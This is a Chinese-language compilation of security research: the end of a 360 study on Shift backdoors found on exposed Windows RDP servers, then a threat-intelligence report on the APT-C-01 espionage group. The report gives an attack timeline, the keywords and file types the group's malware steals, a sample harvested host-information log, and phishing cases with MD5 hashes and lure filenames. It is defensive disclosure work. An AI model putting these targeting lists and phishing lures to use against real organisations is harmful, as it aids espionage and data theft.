


通过对 31W 开放的 Windows 远程桌面服务器进行分析识别 ,发现了 4500+ Shift 后门 , 具体的 shift 后门分布如下 :





其中广东、江苏、北京、浙江、上海、山东是重灾区，具体数量如下：



## 总结

Windows RDP 的后门变种是非常多的，本文提供的检测方式只是最基础的一种，这些后门也只是冰山一角。

对于那些非常隐蔽的后门的检测我们还在探索之中，作为一个服务于广大客户的厂商来说，大规模、自动化的安全检测还有很长一段路需要走，接下来我们也会结合新的技术去探索更具挑战的威胁检测。



当然如果你愿意同我们一起进行安全技术的研究和探索，请发送简历到 lab@360.net，我们期望你的加入。

## 参考链接

1. <https://pjreddie.com/darknet/yolo/>
2. <https://github.com/citronneur/rdpy>
3. <https://github.com/tzutalin/labelImg>
4. <https://github.com/rbgirshick/py-faster-rcnn>
5. <https://opendata.rapid7.com/sonar.tcp/>

# 毒云藤组织 ( APT-C-01 ) - 军政情报刺探者揭露

作者：360 威胁情报中心

原文来源：<https://www.anquanke.com/post/id/160339>

## 1. 概述

### 主要发现

从 2007 年开始至今，360 追日团队发现毒云藤组织对中国国防、政府、科技、教育以及海事机构等重点单位和部门进行了长达 11 年的网络间谍活动。该组织主要关注军工、中美关系、两岸关系和海洋相关领域，其关注的领域与我们之前发布的海莲花 ( OceanLotus ) APT 组织有一定相似的地方。

360 追日团队捕获毒云藤的首个木马出现在 2007 年 12 月。在之后的 11 年中我们先后捕获到了 13 个版本的恶意代码，涉及样本数量 73 个。该组织在初始攻击环节主要采用鱼叉式钓鱼邮件攻击，攻击之前对目标进行了深入调研和精心挑选，选用与目标所属行业或领域密切相关的内容构造诱饵文件和邮件，主要是采用相应具体领域相关会议材料、研究成果或通知公告等主题。期间漏洞文档样本数量 10 个，其中包含 1 个 0day 漏洞。这些木马的感染者遍布国内 31 个省级行政区。C&C 域名数量为 59 个，回传的地址位于 4 个不同国家或地区。

毒云藤在对中国持续 11 年的网络间谍活动中，下述相关时间点值得关注：

2007 年 12 月，首次发现与该组织相关的木马。涉及海洋相关领域（疑似对某大型船务公司进行相关攻击）

2008 年 3 月，对国内某高校重点实验室（某科研机构）

2009 年 2 月，开始对军工行业展开攻击（某知名军工类期刊杂志社）

2009 年 10 月，木马增加了特殊的对抗静态扫描的手法（API 字符串逆序），相关手法沿用到大部分版本的木马中，并持续应用到 2018 年

2011 年 12 月，木马增加了特殊的对抗动态检测的手法（错误 API 参数），相关手法沿用到大部分版本的木马中，并持续应用到 2015 年

2012 年 2 月，首次发现基于 zxshell 代码的修改版后门 1，其中关键功能是窃取如.doc\ppt\xls\wps 类文档文件

2013 年 3 月，对中科院，以及若干科技、海事等领域国家部委、局等进行了集中攻击

2013 年 10 月，对中国某政府网站进行水坑攻击

2014 年 5 月，发现 zxshell 修改版后门 1 的进化版本 2，其中除了基于修改版 1 功能，增加了如“军”，“航”，“报告”关键字的搜索

2014 年 9 月 12 日，首次发现与 CVE-2014-4114 ( 0day 漏洞 ) 相关事件和样本。

2014 年 10 月 14 日，iSIGHT 发布相关报告，并指出 CVE-2014-4114 ( 0day 漏洞 )。同日微软发布相关安全公告

2015 年 2 月 25 日，对某军工领域协会组织 ( 国防科技相关 ) 中国工程院等攻击，同时发现酷盘版样本

2017 年 10 月，主要通过 CVE-2017-8759 漏洞文档对某大型媒体机构网站和泉州某机关相关人员实施鱼叉攻击

2018 年 4 月，360 威胁情报中心公开披露了该组织利用 CVE-2017-8759 漏洞文档的攻击恶意代码 2

2018 年 5 月，针对数家船舶重工企业、港口运营公司等海事行业机构发动攻击

注：

以上首次攻击时间，是基于我们对该组织了解掌握的现有数据进行统计的，不代表我们已经掌握了该组织的全部攻击事件和行为。

### 命名由来

自 2015 年，国内在 APT 方向的相关研究逐渐起步并加快。继“海莲花”、“蓝宝菇”等组织曝光之后，毒云藤组织 ( APT-C-01 ) 是又一个针对政府、军工、海事等领域敏感信息持续发起攻击的 APT 组织。

该组织是 360 独立发现的，并率先披露了该组织的部分相关信息 ( 参见：<https://ti.360.net/blog/articles/analysis-of-apt-c-01/>，发布时间：2018 年 4 月 )，符合 360 对 APT 组织就行独立命名的条件。

360 威胁情报中心将 APT-C-01 组织命名为“毒云藤”，主要是考虑了以下几方面的因素：一是该组织在多次攻击行动中，都使用了 Poison Ivy ( 毒藤 ) 木马；二、该攻击组织在中转信息时，曾使用云盘作为跳板传输资料，这跟爬藤类植物凌空而越过墙体，颇有相似之处。根据 360 威胁情报中心对 APT 组织的命名规则 ( 参见《2016 年中国高级持续性威胁研究报告》)，同时结合该组织关联地区常见的蔓藤植物，将 APT-C-01 组织命名为“毒云藤”。

另，国内安天实验室于 2018 年 9 月 19 日发布 APT 攻击组织“绿斑”（Green Spot）分析报告。根据 360 威胁情报中心与安天实验室之间达成的能力型厂商成果互认约定，360 威胁情报中心发现的“毒云藤”（APT-C-01）对应“绿斑”（Green Spot），二者是同一组织。因此，我们把监测到的情况与该组织攻击特点也公布出来，共同为中国提升 APT 防御能力而努力。

## 2. 攻击目的和受害分析

### 攻击目的

攻击组织的主要目的是窃取中国政府、科研相关行业领域的资料数据。相关数据主要以文档为主，关心的关键字主要包括以下关键字和扩展名的文件：

关键字：

“201” ， “2014” ， “2015 年” ， “报” ， “报告” ， “兵” ， “部队” ， “对台” ， “工作” ， “规划” ， “国” ， “国际” ， “航” ， “合作” ， “机” ， “机场” ， “基地” ， “极地” ， “军” ， “军事” ， “科技” ， “密” ， “内部” ， “十” ， “十三” ， “台” ， “台湾” ， “铁路” ， “无人” ， “项” ， “雪” ， “研” ， “运输” ， “战” ， “站” ， “中”

扩展名：

“doc” ， “ppt” ， “xls” ， “pdf” ， “rtf” ， “rar” ， “wps” ， “doc\*” ， “ppt\*” ， “xls\*”

窃取用户主机相关信息

MAC Info：MAC 信息，主要包括 IP 地址、网关信息等

Host Info：主机信息，主要包括操作系统信息、主机名称、本地用户名等

Process Info：当前进程信息

Version Info 相关版本信息 主要包括 Microsoft Office 和 Microsoft Internet Explorer 版本信息

Disk Info：磁盘信息

Profiles.log	
1	MAC Info:
2	ComboIndex: 0
3	Adapter Name: {7650B61C-A4D7-410F-8428-96E1C6ADFC9D}
4	Adapter Desc: AMD PCNET Family PCI Ethernet Adapter - 数据包计划程序微型端口
5	Adapter Addr: 00-0C-29-BA-6B-60
6	
7	Index: 2
8	Type: Ethernet
9	IP Address: 192.168.52.132
10	IP Mask: 255.255.255.0
11	Gateway:
12	DHCP Enabled: Yes
13	DHCP Server: 192.168.52.254
14	Have Wins: No
15	
16	Host Info:
17	Operator OS: Microsoft Windows XP ProfessionalService Pack 3
18	Computer Name: CHINA-5BEF4E7D0
19	Memory Size: 512MB
20	Windows Directory: C:\WINDOWS
21	System Directory: C:\WINDOWS\system32
22	Local User Name: Administrator
23	Hard Disk: C:\ (NTFS)
24	Hard Disk: D:\ (NTFS) 本地磁盘
25	Hard Disk: E:\ (NTFS)
26	CD-ROM: F:\
27	
28	Process Info:
29	
30	PID Process Name
31	0 [System Process]
32	4 System

图 1 相关窃取用户主机信息截图（示例）



图 2 被感染用户月统计（2014 年 7 月-2015 年 6 月）

## 行业分布

主要涉及：国防、政府、科技、教育等

相关领域包括：海洋（南海、东海、测绘）、军工、涉台问题（两岸关系）、中美关系

### 地域分布




图 3 中国被感染地区分布图（2014 年 7 月-2015 年 6 月）




图 4 中国被感染地区比例图



地区	数量
北京	296
福建	55
广东	43
浙江	39
上海	32

### 3. 持续 11 年的活动

#### 初始攻击

##### 鱼叉式钓鱼邮件攻击

鱼叉式钓鱼邮件攻击是 APT 中常用的攻击手法，主要在 APT 的初始攻击环节。简单理解就是利用邮件作为攻击前导，其中正文、附件都可能携带恶意代码，进一步主要以附件携带漏洞文档文件为主，大约 90% 的攻击都是该类攻击。

本小节主要介绍邮件携带漏洞文档和邮件携带二进制可执行文件这两种攻击方法。

##### 携带漏洞文档

	MD5	文件名	病毒名
邮件附件	a5d9edaa1b6cf820d54c19b2c6bd 246d	专业技术干部手册.rar	
压缩包内 PE	2fa75fdf4d57c182bc6c0438dd6cb f27	HandBook.chm	
释放的 PE	b04d7fa1c7e3a8274ba81f48f06a5 f4e	hh.exe	Backdoor.Win32.FakeWin update



图 5 携带漏洞文档案例 1 邮件截图




图 6 携带漏洞文档案例 1 邮件附件压缩包截图




图 7 携带漏洞文档案例 1 诱饵 CHM 文档截图

	MD5	文件名	病毒名
邮件附件	19365fddc2fca8735d51def001704db3	2013 中国亚洲太平洋学会年会文件.doc	virus.exp.20120158
释放的 PE	07561810d818905851ce6ab2c1152871	update.exe	Backdoor.Win32.ZxShell



图 8 携带漏洞文档案例 1 邮件截图

	MD5	文件名	病毒名
邮件附件	9fb6866c2cdd49387a520f4 21a04b882	中科院 2013 年研究项目材料.doc	virus.exp.20120158
释放的 PE	f3ed0632cadd2d6beffb9d3 3db4188ed	update.exe	Backdoor.Win32.PoisonIvy



图 9 携带漏洞文档案例 2 邮件截图




图 10 携带漏洞文档案例 2 漏洞文档（释放后迷惑文档）截图

携带 PE 二进制可执行程序

	MD5	文件名	病毒名
邮件附件	954f50f7ed8b4c11b595607	关于推荐第十三届中国青年科技	Dropper.Win32.Fake
	69de0ec36	奖候选人的通知.rar	Doc
压缩包内 PE	8c9670fbe68ab8719077d48	关于推荐第十三届中国青年科技	Dropper.Win32.Fake
	0242e6b9e	奖候选人的通知.exe	Doc
释放的 PE	6a37ce66d3003ebf04d249a b049acb22	svchoct.exe	Backdoor.Win32.Htt pBot



图 11 携带 PE 二进制可执行程序案例邮件截图






图 12 携带 PE 二进制可执行程序案例邮件附件压缩包截图




图 13 携带 PE 二进制可执行程序案例中木马释放迷惑文档打开后截图


攻击组织在发送钓鱼邮件通常登录 web 邮件和通过相关工具（PHPMailer）进行攻击邮件的发送。

## 携带自解压文件

